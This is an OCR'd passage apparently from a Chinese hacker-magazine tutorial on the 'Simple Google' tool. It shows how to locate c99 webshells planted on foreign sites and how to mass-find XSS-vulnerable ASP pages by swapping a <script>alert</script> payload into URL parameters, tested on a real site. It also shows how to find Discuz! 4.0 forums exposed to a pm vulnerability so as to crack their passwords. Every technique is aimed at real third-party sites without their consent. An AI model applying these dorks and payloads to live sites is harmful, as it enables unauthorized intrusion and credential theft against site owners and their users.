


图 2

上面方框中的网址即刚才搜索出来的，我们可以看到下方有一行"替换成什么"，重要的下面的"深度挖掘"，有个"查找文本"项，实际就是从网页寻找特定的文字了，我们输入c99，因为我要找的是c99 的国外shell，shell 里面有"c99"文字的，然后点击"点击开始"，这时程序就开始自动去访问网址来验证了。不一会儿，右边出现了网址，这便是我们的战果了，上方还有一个按扭"保存列表"，点击后选择一个目录就可以保

存战果了，至于语法，大家可以学我那样来构造。*_*

二、Simple Google 也玩跨站攻击

XSS 即跨站攻击，在X上也曾经说过很多次了，现在我们来演示如何寻找XSS站点，在图1上面的搜索框中输入：inurl:"search"+"keywords=" ext:asp intitle:asp。

点搜索后便会出现很多网址了，去掉重复的网址。选择上方的“工具”——“URL变化”——“替换&分解”。

为了方便讲解，我们看看这段跨站语句，金山词霸在线搜索跨站：http://www.iciba.com/search?s=<script>alert("by lizaib")</script>，形式就是“值=跨站语句”，这里的s就是值了，我们搜索的语句含有“=”号，就把等于号后面的值替换成跨站语句<script>alert("by lizaib")</script>，如图3。




图 3

设置好跨站语句后，我们让程序自动寻找，在“查找文本”栏填写“lizaib”，因为弹出的跨站对话框中含有“lizaib”语句。图3下面的网址就是结果了，什么，不相信？我选中第二个网址，这时主程序的URL栏出现选中的网址了，我们点击“Go”看看。哈哈，跨站成功了吧，如图4。




图 4

三、Simple Google 巧查 robots.txt 搞定 DZ 论坛

叉子们还记得黑客X档案第四期暴出的DZ程序pm漏洞吧，针对4.X-5.0版本，zj1244说4.0版本的成功率比较高，那么我们就来找这个版本的论坛。在搜索框中输入：inurl:"forumdisplay" ext:php Powered by Discuz! 4.0.0，forumdisplay.php是DZ一个显示版块的文件。大家可以点击搜索框下的前进箭头，可以搜索到更多的结果，重要的部分便在菜单栏“工具”下的“URL变化”了，如图5。

叉子们可以看到“替换成什么”处是/forum，后面的字符全部替换成了robots.txt文件（一个纯文本文件，通过在这个文件中声明该网站中不想被robots访问的部分，这样该网站的部分或全部内容就可以不被搜索引擎收录了，或者指定搜索引擎只收录指定的内容了）。接着点击开始，速度非常快的，因为那是文本文件嘛，然后我们将结果保存下来，使用上次杂志中提供的工具来暴密码。

